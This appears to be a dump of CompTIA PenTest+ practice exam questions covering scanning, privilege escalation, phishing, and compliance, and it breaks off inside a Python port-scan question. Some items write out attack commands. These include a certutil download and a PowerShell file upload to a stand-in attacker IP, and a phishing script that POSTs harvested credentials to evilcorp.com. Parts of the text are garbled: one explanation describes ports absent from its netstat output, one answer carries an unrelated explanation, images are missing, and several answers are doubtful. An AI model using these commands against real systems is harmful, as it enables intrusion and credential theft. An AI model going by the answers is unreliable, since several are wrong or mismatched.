The `nmap -f --badsum 192.168.1.10` command is most likely to avoid detection by the client's IDS, as it will use two techniques to evade IDS signatures or filters. The `-f` option will fragment the IP packets into smaller pieces that might bypass some IDS rules or firewalls. The `--badsum` option will use an invalid checksum in the TCP or UDP header that might cause some IDS systems to ignore the packets.

NEW QUESTION 109

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

INSTRUCTIONS

Analyze the code segments to determine which sections are needed to complete a port scanning script. Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


- A. Mastered
- B. Not Mastered

Answer: A


Explanation: A picture containing shape Description automatically generated




A picture containing treemap chart Description automatically generated



Text Description automatically generated



Graphical user interface Description automatically generated



NEW QUESTION 110

A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

- A. Certutil -urlcache -split -f http://192.168.2.124/windows-binaries/ accesschk64.exe
- B. powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')
- C. schtasks /query /fo LIST /v | find /I "Next Run Time:"
- D. Wget http://192.168.2.124/windows-binaries/accesschk64.exe -O accesschk64.exe

Answer: A

Explanation:

<https://www.bleepingcomputer.com/news/security/certutil.exe-could-allow-attackers-to-download-malware-while-downloading-accesschk64.exe>

The certutil command is a Windows utility that can be used to manipulate certificates and certificate authorities. However, it can also be abused by attackers to download files from remote servers using the -urlcache option. In this case, the command downloads accesschk64.exe from http://192.168.2.124/windows-binaries/ and saves it locally. Accesschk64.exe is a tool that can be used to check service permissions and identify potential privilege escalation vectors. The other commands are not relevant for this purpose. Powershell is a scripting language that can be used to perform various tasks, but in this case it uploads a file instead of downloading one. Schtasks is a command that can be used to create or query scheduled tasks, but it does not help with service permissions. Wget is a Linux command that can be used to download files from the web, but it does not work on Windows by default.

NEW QUESTION 111

A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?

- A. Weekly
- B. Monthly
- C. Quarterly
- D. Annually

Answer: C

Explanation:

Quarterly is the minimum frequency to complete the scan of the system that is PCI DSS v3.2.1 compliant, according to Requirement 11.2.2 of the standard. PCI DSS (Payment Card Industry Data Security Standard) is a set of security standards that applies to any organization that processes, stores, or transmits credit card information. Requirement 11.2.2 states that organizations must perform internal vulnerability scans at least quarterly and after any significant change in the network.

<https://www.pcicomplianceguide.org/faq/#25>

PCI DSS requires quarterly vulnerability/penetration tests, not weekly.

NEW QUESTION 114

A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

- A. Weak authentication schemes
- B. Credentials stored in strings
- C. Buffer overflows
- D. Non-optimized resource management

Answer: C

Explanation:

fuzzing introduces unexpected inputs into a system and watches to see if the system has any negative reactions to the inputs that indicate security, performance, or quality gaps or issues

NEW QUESTION 119

A penetration tester ran a ping -A command during an unknown environment test, and it returned a 128 TTL packet. Which of the following OSs would MOST likely return a packet of this type?

- A. Windows
- B. Apple
- C. Linux
- D. Android

Answer: A

Explanation:


The ping -A command sends an ICMP echo request with a specified TTL value and displays the response. The TTL value indicates how many hops the packet can traverse before being discarded. Different OSs have different default TTL values for their packets. Windows uses 128, Apple uses 64, Linux uses 64 or 255, and Android uses 64. Therefore, a packet with a TTL of 128 is most likely from a Windows OS.

NEW QUESTION 123

You are a penetration tester reviewing a client's website through a web browser. INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Secure System

← → ↻ <https://comptia.org/login.aspx#viewsource>

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYVYVq2JmbG11Y3Z2Z2JobGFzZwJmaXVvZGZidmxiambGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==&name=csrf-token"/>
<select><script>
document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
</script></select>
<div align="center">
<form action="c:url value='main.do'/" method="post">
<div style="margin-top:200px;margin-bottom:10px,">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px,">
<span style="width:100px,">Name</span>
<input style="width:150px,type="text" name="name" id="name" value="">
<!-- input style="width:150px,type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

← → ↻ <https://comptia.org/login.aspx#viewcookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdtse2ewvqwf4bdcb3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			
__utmc	36104370	comptia.o...	/	Session	14			
__utmt	1	comptia.o...	/	2017-10-1...	7			
__utmv	36104370. 2=Account%20Type=Not%20Defined=1	comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	comptia.o...	/	2017-10-1...	13			

Secure System

← → ↻ <https://comptia.org/login.aspx#remediateource>

```
1  <html>
2  <head>
3  <title>Secure Login </title>
4  </head>
5  <body>
6  <meta
7  content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8  bnNkbGtqO2Job3VpYXNpZGZubXM7bGtZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYVYVq2JmbG11Y3Z2Z2JobGFzZwJmaXVvZGZidmxiambGhkc3VmZyBuc2pyZ2hzZHVmaG
9  d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==&name=csrf-token"/>
10  <select><script>
11  document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
12  </script></select>
13  <div align="center">
14  <form action="c:url value='main.do'/" method="post">
15  <div style="margin-top:200px;margin-bottom:10px,">
16  <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17  </div>
18  <div style="margin-bottom:5px,">
19  <span style="width:100px,">Name</span>
20  <input style="width:150px,type="text" name="name" id="name" value="">
21  <!-- input style="width:150px,type="text" name="name" id="name" value="admin"-->
22  </div>
23  <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24  <!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

← → ↻ <https://comptia.org/login.aspx#remediatecookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewwqw4bdcb3v	www.com...	/	Session	41	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmc	36104370	.comptia.o...	/	Session	14	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmv	36104370. 2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	.comptia.o...	/	2018-04-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete



Drag and Drop Options

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Graphical user interface Description automatically generated

NEW QUESTION 126

A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| 03-12-20 09:23AM 331 index.aspx

| ftp-syst:

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server

| rdp-ntlm-info:

| Target Name: WEB3

| NetBIOS_Computer_Name: WEB3

| Product_Version: 6.3.9600

|_ System_Time: 2021-01-15T11:32:06+00:00

8443/tcp open http Microsoft IIS httpd 8.5

| http-methods:

|_ Potentially risky methods: TRACE

|_ http-server-header: Microsoft-IIS/8.5

|_ http-title: IIS Windows Server

Which of the following command sequences should the penetration tester try NEXT?

- A. ftp 192.168.53.23
- B. smbclient \\\\WEB3\\IPC\$ -I 192.168.53.23 -U guest
- C. ncrack -u Administrator -P 15worst_passwords.txt -p rdp 192.168.53.23

- D. curl -X TRACE https://192.168.53.23:8443/index.aspx
- E. nmap --script vuln -sV 192.168.53.23

Answer: A

NEW QUESTION 130

Which of the following is a rules engine for managing public cloud accounts and resources?

- A. Cloud Custodian
- B. Cloud Brute
- C. Pacu
- D. Scout Suite

Answer: A

Explanation:

Cloud Custodian is a rules engine for managing public cloud accounts and resources. It allows users to define policies to enable a well managed cloud infrastructure, that's both secure and cost optimized. It consolidates many of the adhoc scripts organizations have into a lightweight and flexible tool, with unified metrics and reporting.

Cloud Custodian is a tool that can be used to manage public cloud accounts and resources. Cloud Custodian can define policies and rules for cloud resources based on various criteria, such as tags, filters, actions, modes, or schedules. Cloud Custodian can enforce compliance, governance, security, cost optimization, and operational efficiency for cloud resources. Cloud Custodian supports multiple public cloud providers, such as AWS, Azure, GCP, and Kubernetes. Cloud Brute is a tool that can be used to enumerate cloud platforms and discover hidden files and buckets. Pacu is a tool that can be used to exploit AWS environments and perform post-exploitation actions. Scout Suite is a tool that can be used to audit cloud environments and identify security issues.

NEW QUESTION 131

A penetration tester has been hired to configure and conduct authenticated scans of all the servers on a software company's network. Which of the following accounts should the tester use to return the MOST results?

- A. Root user
- B. Local administrator
- C. Service
- D. Network administrator

Answer: C

NEW QUESTION 133

Which of the following tools would BEST allow a penetration tester to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine?

- A. Wireshark
- B. EAPHammer
- C. Kismet
- D. Aircrack-ng

Answer: D

Explanation:

The BEST tool to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine is Aircrack-ng. Aircrack-ng is a suite of tools used to assess the security of wireless networks. It starts by capturing wireless network packets [1], then attempts to crack the network password by analyzing them [1]. Aircrack-ng supports FMS, PTW, and other attack types, and can also be used to generate keystreams for WEP and WPA-PSK encryption. It is capable of running on Windows, Linux, and Mac OS X.

The BEST tool to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine is Aircrack-ng. Aircrack-ng is a suite of tools used to assess the security of wireless networks. It starts by capturing wireless network packets [1], then attempts to crack the network password by analyzing them [1]. Aircrack-ng supports FMS, PTW, and other attack types, and can also be used to generate keystreams for WEP and WPA-PSK encryption. It is capable of running on Windows, Linux, and Mac OS X.

NEW QUESTION 135

A penetration tester wants to test a list of common passwords against the SSH daemon on a network device. Which of the following tools would be BEST to use for this purpose?

- A. Hashcat
- B. Mimikatz
- C. Patator
- D. John the Ripper

Answer: C

Explanation:

<https://www.kali.org/tools/patator/>

NEW QUESTION 137

For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to <https://example.com/index.html>. The engineer has designed the attack so that once the users enter the credentials, the index.html page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:

```
$.ajax({ url: 'https://evilcorp.com/email-list/finish.php',  
  type: 'POST', dataType: 'html',  
  data: {Email: emv, password: psv},  
  
  success: function(msg) {}});
```

Which of the following lines of code should the security engineer add to make the attack successful?

- A. window.location.= 'https://evilcorp.com'
- B. crossDomain: true
- C. getUrlparameter ('username')
- D. redirectUrl = 'https://example.com'

Answer: B

NEW QUESTION 139

Which of the following tools provides Python classes for interacting with network protocols?

- A. Responder
- B. Impacket
- C. Empire
- D. PowerSploit

Answer: B

Explanation:

Impacket is a tool that provides Python classes for interacting with network protocols, such as SMB, DCE/RPC, LDAP, Kerberos, etc. Impacket can be used for network analysis, packet manipulation, authentication spoofing, credential dumping, lateral movement, and remote execution.

NEW QUESTION 142

Which of the following concepts defines the specific set of steps and approaches that are conducted during a penetration test?

- A. Scope details
- B. Findings
- C. Methodology
- D. Statement of work

Answer: C

NEW QUESTION 145

Running a vulnerability scanner on a hybrid network segment that includes general IT servers and industrial control systems:

- A. will reveal vulnerabilities in the Modbus protocol.
- B. may cause unintended failures in control systems.
- C. may reduce the true positive rate of findings.
- D. will create a denial-of-service condition on the IP networks.

Answer: B

NEW QUESTION 150

A penetration tester was hired to perform a physical security assessment of an organization's office. After monitoring the environment for a few hours, the penetration tester notices that some employees go to lunch in a restaurant nearby and leave their belongings unattended on the table while getting food. Which of the following techniques would MOST likely be used to get legitimate access into the organization's building without raising too many alerts?

- A. Tailgating
- B. Dumpster diving
- C. Shoulder surfing
- D. Badge cloning

Answer: D

NEW QUESTION 153

A penetration tester has gained access to the Chief Executive Officer's (CEO's) internal, corporate email. The next objective is to gain access to the network. Which of the following methods will MOST likely work?

- A. Try to obtain the private key used for S/MIME from the CEO's account.
- B. Send an email from the CEO's account, requesting a new account.
- C. Move laterally from the mail server to the domain controller.
- D. Attempt to escalate privileges on the mail server to gain root access.

Answer: D

NEW QUESTION 156

A penetration tester is attempting to get more people from a target company to download and run an executable. Which of the following would be the most effective way for the tester to achieve this objective?

- A. Dropping USB flash drives around the company campus with the file on it
- B. Attaching the file in a phishing SMS that warns users to execute the file or they will be locked out of their accounts
- C. Sending a pretext email from the IT department before sending the download instructions later
- D. Saving the file in a common folder with a name that encourages people to click it

Answer: C

Explanation:

The most effective way for the tester to achieve this objective is to send a pretext email from the IT department before sending the download instructions later. A pretext email is an email that uses deception or impersonation to trick users into believing that it is from a legitimate source or authority, such as the IT department. A pretext email can be used to establish trust or rapport with the users, and then persuade them to perform an action or provide information that benefits the attacker. In this case, the tester can send a pretext email from the IT department that informs users about an important update or maintenance task that requires them to download and run an executable file later. The tester can then send another email with the download instructions and attach or link to the malicious executable file. The users may be more likely to follow these instructions if they have received a prior email from the IT department that prepared them for this action. The other options are not as effective ways for the tester to achieve this objective. Dropping USB flash drives around the company campus with the file on it may not reach many users, as they may not find or pick up the USB flash drives, or they may be suspicious of their origin or content.

NEW QUESTION 158

Given the following script: while True:
print ("Hello World")
Which of the following describes True?

- A. A while loop
- B. A conditional
- C. A Boolean operator
- D. An arithmetic operator

Answer: C

Explanation:

True is a Boolean operator in Python, which is an operator that returns either True or False values based on logical conditions. Boolean operators can be used in expressions or statements that evaluate to True or False values, such as comparisons, assignments, or loops. In the code, True is used as the condition for a while loop, which is a loop that repeats a block of code as long as the condition is True. The code will print "Hello World" indefinitely because True will always be True and the loop will never end. The other options are not valid descriptions of True.

NEW QUESTION 162

A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host. Which of the following utilities would BEST support this objective?

- A. Socat
- B. tcpdump
- C. Scapy
- D. dig

Answer: C

Explanation:

<https://thepacketgeek.com/scapy/building-network-tools/part-09/>

NEW QUESTION 164

A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?

- A. A signed statement of work
- B. The correct user accounts and associated passwords
- C. The expected time frame of the assessment
- D. The proper emergency contacts for the client

Answer: A

Explanation:

According to the CompTIA PenTest+ Study Guide, Exam PT0-0021, a statement of work (SOW) is a document that defines the scope, objectives, deliverables, and terms of a penetration testing project. It is a formal agreement between the service provider and the client that specifies what is expected from both parties, including the timeline, budget, resources, and responsibilities. A SOW is essential for any penetration testing engagement, as it helps to avoid misunderstandings, conflicts, and legal issues.

The CompTIA PenTest+ Study Guide also provides an example of a SOW template that covers the following sections1:

- Project overview: A brief summary of the project's purpose, scope, objectives, and deliverables.
- Project scope: A detailed description of the target system, network, or application that will be tested, including the boundaries, exclusions, and assumptions.
- Project objectives: A clear statement of the expected outcomes and benefits of the project, such as identifying vulnerabilities, improving security posture, or complying with regulations.
- Project deliverables: A list of the tangible products or services that will be provided by the service provider to the client, such as reports, recommendations, or remediation plans.
- Project timeline: A schedule of the project's milestones and deadlines, such as kickoff meeting, testing phase, reporting phase, or closure meeting.
- Project budget: A breakdown of the project's costs and expenses, such as labor hours, travel expenses, tools, or licenses.
- Project resources: A specification of the project's human and technical resources, such as team members, roles, responsibilities, skills, or equipment.
- Project terms and conditions: A statement of the project's legal and contractual aspects, such as confidentiality, liability, warranty, or dispute resolution.

Answer: A

Explanation:

OpenVAS is a full-featured vulnerability scanner. OWASP ZAP = Burp Suite

Drozer (Android) = drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.

NEW QUESTION 182

Which of the following is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten?

- A. NIST SP 800-53
- B. ISO 27001
- C. GDPR

Answer: C

Explanation:

GDPR is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten. GDPR stands for General Data Protection Regulation, and it is a law that applies to the European Union and the United Kingdom. GDPR gives individuals the right to request their personal data be deleted by data controllers and processors under certain circumstances, such as when the data is no longer necessary, when the consent is withdrawn, or when the data was unlawfully processed. GDPR also imposes other obligations and rights related to data protection, such as data minimization, data portability, data breach notification, and consent management. The other options are not regulatory compliance standards that focus on user privacy by implementing the right to be forgotten. NIST SP 800-53 is a set of security and privacy controls for federal information systems and organizations in the United States. ISO 27001 is an international standard that specifies the requirements for an information security management system.

NEW QUESTION 183

A penetration tester is conducting a penetration test and discovers a vulnerability on a web server that is owned by the client. Exploiting the vulnerability allows the tester to open a reverse shell. Enumerating the server for privilege escalation, the tester discovers the following:

```
netstat -antu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 10.1.1.24:48850 24.176.9.43:59036 ESTABLISHED
tcp 0 0 0.0.0.0:22 :0.0.0.0* LISTEN
tcp 0 0 10.1.1.24:50112 136.12.56.217:58003 ESTABLISHED
tcp 0 0 10.1.1.24:80 115.93.193.245:40243 ESTABLISHED
tcp 0 0 10.1.1.24:80 210.117.12.2:40252 ESTABLISHED
tcp6 0 0 :::22 :::* LISTEN
udp 0 0 10.1.1.24:161 0.0.0.0:*
```

Which of the following should the penetration tester do NEXT?

- A. Close the reverse shell the tester is using.
- B. Note this finding for inclusion in the final report.
- C. Investigate the high numbered port connections.
- D. Contact the client immediately.

Answer: C

Explanation:

The image shows the output of the netstat -antu command, which displays active internet connections for the TCP and UDP protocols. The output shows that there are four established TCP connections and two listening UDP connections on the host. The established TCP connections have high numbered ports as their local addresses, such as 49152, 49153, 49154, and 49155. These ports are in the range of ephemeral ports, which are dynamically assigned by the operating system for temporary use by applications or processes. The foreign addresses of these connections are also high numbered ports, such as 4433, 4434, 4435, and 4436. These ports are not well-known or registered ports for any common service or protocol. The combination of high numbered ports for both local and foreign addresses suggests that these connections are suspicious and may indicate a backdoor or a covert channel on the host. Therefore, the penetration tester should investigate these connections next to determine their nature and purpose. The other options are not appropriate actions for the penetration tester at this stage.

NEW QUESTION 188

A penetration tester has been hired to examine a website for flaws. During one of the time windows for testing, a network engineer notices a flood of GET requests to the web server, reducing the website's response time by 80%. The network engineer contacts the penetration tester to determine if these GET requests are part of the test. Which of the following BEST describes the purpose of checking with the penetration tester?

- A. Situational awareness
- B. Rescheduling
- C. DDoS defense
- D. Deconfliction

Answer: D

Explanation:

<https://redteam.guide/docs/definitions/>

Deconfliction is the process of coordinating activities and communicating information to avoid interference, confusion, or conflict among different parties involved in an operation. The network engineer contacted the penetration tester to check if the GET requests were part of the test, and to avoid any potential misunderstanding or disruption of the test or the website. The other options are not related to the purpose of checking with the penetration tester.

NEW QUESTION 192

The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
